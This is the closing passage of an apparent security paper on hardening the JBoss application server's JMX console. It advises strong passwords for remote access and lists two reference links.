- If remote access is enabled, a strong password should be applied

A small caution can save your organization's critical data and keep them safe. That's all from us. Thanks you ☺

Reference: http://en.wikipedia.org/wiki/JBoss_application_server
http://community.jboss.org/wiki/SecureTheJmxConsole

-End of Paper-